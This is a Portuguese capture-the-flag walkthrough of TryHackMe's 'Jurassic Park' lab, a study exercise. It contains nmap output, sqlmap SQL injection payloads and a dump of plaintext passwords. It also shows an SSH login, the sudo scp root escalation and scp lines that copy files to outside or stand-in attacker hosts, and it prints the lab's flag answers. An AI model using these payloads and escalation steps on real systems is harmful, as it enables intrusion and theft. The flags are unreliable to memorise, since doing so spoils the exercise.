


Jurassic Park

TryHackMe




Começando o desafio, fazemos uma enumeração com o nmap e descobrimos somente as portas 22 e 80 abertas. Com isso, vamos tentar explorar a aplicação web.

```
(root@Pentest) [~/Documents/TryHackMe/JurassicPark]
# nmap -sSV -Pn --open -v 10.10.28.52
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-10-18 23:19 -03
NSE: Loaded 45 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 23:19
Completed Parallel DNS resolution of 1 host. at 23:19, 0.00s elapsed
Initiating SYN Stealth Scan at 23:19
Scanning 10.10.28.52 [1000 ports]
Discovered open port 22/tcp on 10.10.28.52
Discovered open port 80/tcp on 10.10.28.52
Completed SYN Stealth Scan at 23:19, 3.71s elapsed (1000 total ports)
Initiating Service scan at 23:19
Scanning 2 services on 10.10.28.52
Completed Service scan at 23:19, 6.75s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.28.52.
Initiating NSE at 23:19
Completed NSE at 23:19, 1.48s elapsed
Initiating NSE at 23:19
Completed NSE at 23:19, 1.43s elapsed
Nmap scan report for 10.10.28.52
Host is up (0.37s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds
Raw packets sent: 1102 (48.488KB) | Rcvd: 1056 (42.248KB)
```


















Então sabendo disso, podemos entrar no site da porta 80 para tentarmos explorarmos.



Entrando nele temos uma tela de início com o tema do Jurassic Park, o que deixa o CTF bem interessante.

Fazendo mais enumerações na aplicação, conseguimos acessar o diretório /assets que está com directory listing.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 1.jpg	2019-02-16 18:49	74K	
 2.jpeg	2019-02-16 18:49	13K	
 2.jpg	2019-02-16 18:49	63K	
 3.jpg	2019-02-16 18:49	47K	
 Jurassic-Park-Logo.png	2019-02-16 18:49	68K	
 bootstrap.min.css	2019-02-16 18:49	152K	
 bootstrap.min.js	2019-02-16 18:49	55K	
 damn.gif	2019-02-16 18:49	8.3M	
 favicon.png	2019-02-16 18:49	209K	
 jquery.min.js	2019-02-16 18:49	85K	
 lel.mp4	2019-02-16 18:49	259K	
 lel.ogg	2019-02-16 18:49	72K	
 magic.gif	2019-02-16 18:49	158K	
 magic.mp3	2019-02-16 18:49	350K	
 sachs_dino.gif	2019-02-16 18:49	297K	
 theme.mp3	2019-02-16 18:49	18M	

Apache/2.4.18 (Ubuntu) Server at 10.10.28.52 Port 80


Não achamos nada de interessante nele, apenas alguns vídeos e imagens temáticas.

Então seguindo, analisamos o código fonte da aplicação e nele descobrimos o caminho para o shop.


```
← → ↻ 🏠 view-source:http://10.10.28.52/

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Jarassic Park</title>
5   <link rel="icon" type="image/png" href="assets/favicon.png"/>
6   <meta charset="utf-8">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link rel="stylesheet" href="assets/bootstrap.min.css">
9   <script src="assets/jquery.min.js"></script>
10  <script src="assets/bootstrap.min.js"></script>
11  <style>
12    * {
13      font-family: "Courier New", Times, serif;
14    }
15    body {
16      background-color: #2f2e2e;
17      color: white;
18    }
19
20    .black {
21      position: relative;
22      top: -20px;
23      padding-top: 40px;
24      background-color: black;
25      color: white;
26      width: 100%;
27      box-shadow: 4px 0px 4px 4px black;
28    }
29  </style>
30 </head>
31 <body>
32   <!-- <video src="assets/theme.mp3" autoplay> -->
33   <section class='black text-center'>
34     </br></br>
35     <h1>Welcome to Jarassic Park!</h1></br>
36   </section>
37   <div class="container text-center">
38     </br></br>
39     <h3>Tickets cost $100k per person.</h3></br>
40     <h3>To pre-book your tickets use our <a href="/shop.php">online shop</a>!</h3></br>
41   </div><video src="assets/theme.mp3" autoplay></video>
42 </body>
43 </html>
44
```

Quando entramos no shop, conseguimos selecionar um produto e somos redirecionados diretamente para uma página que informa sobre ele.



Podemos ver que existe um parâmetro chamada "id" e estamos atualmente no 3, então sabendo disso vamos tentar um SQL Injection básico.



Demos o comando sleep na aplicação e fomos retornados para uma página troll que nos bloqueou.

Então podemos tentar jogar essa requisição no sqlmap para ver se conseguimos algo.

```
(root@Pentest)-[~]
[proxychains sqlmap -u "http://10.10.28.52/item.php?id=3" --random-agent --risk=3 --level=3 --dbms=MySQL --tamper=charencode]
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

  H
  |
  |   {i.6.5#stable}
  |   |
  |   |   https://sqlmap.org
  |   |
  |   |   [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
  |   |   possible for any misuse or damage caused by this program
  |   |
  |   |   [*] starting @ 23:33:07 /2022-10-18/
  |   |
  |   |   [23:33:07] [INFO] loading tamper module 'charencode'
  |   |   [23:33:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; ja; rv:1.9.1.4) Gecko/20091016 SUSE/3.5.4-1.1.2 Firefox/3.5.4
  |   |   [23:33:07] [INFO] testing connection to the target URL
  |   |   [proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 [proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
  |   |   .... OK
```

Na nossa requisição colocamos as tags `--random-agent` (pois somos bloqueados quando usamos o user-agent do sqlmap) e especificamos o banco de dados MySQL, pois se trata de uma aplicação em php.

Com isso, depois de um tempo conseguimos chegar em um resultado.

```

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 342 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=3 AND 6251=6251

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=3 AND GTID_SUBSET(CONCAT(0x7171627671,(SELECT (ELT(6866=6866,1))),0x716a6a7071),6866)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 3948 FROM (SELECT(SLEEP(5)))Eayl)
-----
[23:38:20] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[23:38:20] [INFO] the back-end DBMS is MySQL
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:8080 ... 10.10.28.52:80 ... OK
web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[23:38:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.28.52'

```

Vimos que a aplicação realmente é vulnerável à SQL Injection, então agora podemos começar a exploração enumerando toda a base.

Databases:

```

available databases [5]:
[*] information_schema
[*] mysql
[*] park
[*] performance_schema
[*] sys

```

Tables:

```

Database: park
[2 tables]
+-----+
| items |
| users |
+-----+

```

Dump:

```

Table: users
[2 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1  | D0nt3ATM3 |          |
| 2  | ih8dinos  |          |
+----+-----+-----+

```

Além disso, vimos que os usuários foram omitidos, porém como o próprio CTF nos diz, existe um usuário chamado dennis.

Agora para seguirmos com a exploração, vimos anteriormente que existe o ssh habilitado na aplicação, então podemos tentar nos conectar com o usuário “dennis” e uma das senhas encontradas.

```
(root@Pentest)-[~]
# ssh dennis@10.10.28.52
dennis@10.10.28.52's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1072-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud

62 packages can be updated.
45 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dennis@ip-10-10-28-52:~$
```

Conseguimos então nos conectar utilizando a senha “ih8dinos”.

Agora que temos acesso ao servidor, vamos começar a explorá-lo para obtermos as flags.

```
dennis@ip-10-10-28-52:~$ ls -l
total 8
-rw-rw-r-- 1 dennis dennis 93 Feb 16  2019 flag1.txt
-rw-rw-r-- 1 dennis dennis 32 Feb 16  2019 test.sh
dennis@ip-10-10-28-52:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :0

b89f2d69c56b9981ac92dd267f
dennis@ip-10-10-28-52:~$
```

Encontramos a primeira flag no diretório do usuário dennis e nele também vimos um arquivo interessante chamado “test.sh”.

```
dennis@ip-10-10-28-52:~$ cat test.sh
#!/bin/bash
cat /root/flag5.txt
dennis@ip-10-10-28-52:~$
```

Vimos que existe a flag 5 no diretório do root, mas não há nada mais que possamos fazer com esse script por enquanto.


Vamos então tentar escalar nosso privilégio no sistema e para começar vamos ver se temos algum comando que podemos dar como sudo.

```
dennis@ip-10-10-28-52:~$ sudo -l
Matching Defaults entries for dennis on ip-10-10-28-52.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dennis may run the following commands on ip-10-10-28-52.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
```

Executando o sudo -l, vimos que podemos usar o scp como sudo, então agora é muito simples escalarmos nosso acesso.

Pesquisando no GTFobins, vimos os comandos que podemos dar para escalar nosso acesso com o scp.



The screenshot shows the GTFobins website with the following content:

- Send local file to a SSH server.**
RPATH=user@attacker.com:~/file_to_save
LPATH=file_to_send
scp \$LFILE \$RPATH
- File download**
It can download remote files.
Fetch a remote file from a SSH server.
RPATH=user@attacker.com:~/file_to_get
LFILE=file_to_save
scp \$RPATH \$LFILE
- Sudo**
If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.
TF=\$(mktemp)
echo 'sh 0<&2 1>&2' > \$TF
chmod +x "\$TF"
sudo scp -S \$TF x y:
- Limited SUID**
If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID.

Então replicamos e pronto, facilmente escalamos o acesso.

```
dennis@ip-10-10-28-52:~$ TF=$(mktemp)
dennis@ip-10-10-28-52:~$ echo 'sh 0<&2 1>&2' > $TF
dennis@ip-10-10-28-52:~$ chmod +x "$TF"
dennis@ip-10-10-28-52:~$ sudo /usr/bin/scp -S $TF x y:
# whoami
root
#
```

Agora o próximo passo foi conseguir uma shell interativa para não ficarmos muito travados na linha de comandos. Para fazer isso utilizamos o python.

```
# python -c "import pty;pty.spawn('/bin/bash')"
root@ip-10-10-28-52:~#
```

Agora como tínhamos visto antes, podemos rodar o script “test.sh” para pegarmos de maneira mais simples a flag 5.

```

root@ip-10-10-28-52:~# ls -l
total 8
-rw-rw-r-- 1 dennis dennis 93 Feb 16 2019 flag1.txt
-rwxrwxr-x 1 dennis dennis 32 Feb 16 2019 test.sh
root@ip-10-10-28-52:~# ./test.sh
2a7074e491fcacc7eeba97808dc5e2ec
root@ip-10-10-28-52:~#

```

Agora continuando a busca pelas 2 flags restantes, conseguimos achar a terceira no histórico de comandos do dennis “.bash_history”.

```

root@ip-10-10-28-52:~# cat .bash_history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
ls
cd ~
ls
vim test.sh
ls
ls -la
sudo scp -S test.sh
sudo scp /etc/passwd
sudo scp /etc/passwd localhost@10.8.0.6~/
sudo scp /etc/passwd localhost@10.8.0.6~/
sudo scp /etc/passwd dennis@10.0.0.59~/
sudo scp /etc/passwd dennis@10.0.0.59:~/
sudo scp /etc/passwd dennis@10.0.0.59:/home/dennis
sudo scp /etc/passwd ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/ -v
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
sudo scp -v /root/flag5.txt ben@localhost:~/
sudo scp -v /root/flag5.txt dennis@localhost:~/
sudo scp -v /root/flag5.txt dennis@10.0.0.59:~/
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
ping 10.8.0.6
ping 10.8.0.7
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@88.104.10.206:~/
sudo scp -v /root/flag5.txt ben@88.104.10.206:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
ls
vim ~/.bash_history
root@ip-10-10-28-52:~#

```

Agora para acharmos a segunda flag realizamos uma busca recursiva que nos auxiliou um pouco.


```
root@ip-10-10-28-52:/# find / -name flag*
/root/flag5.txt
/home/dennis/flag1.txt
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/vif-0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/usr/src/linux-aws-headers-4.4.0-1072/scripts/coccinelle/locks/flags.cocci
/usr/src/linux-headers-4.4.0-1072-aws/include/config/zone/dma/flag.h
/boot/grub/fonts/flagTwo.txt
root@ip-10-10-28-52:/#
```

Então tendo seu diretório, conseguimos pegar a flag facilmente.

```
root@ip-10-10-28-52:/# cat /boot/grub/fonts/flagTwo.txt
96ccd6b429be8c9a4b501c7a0b117b0a
```

Fazendo isso concluímos com sucesso o CTF do Jurassic Park.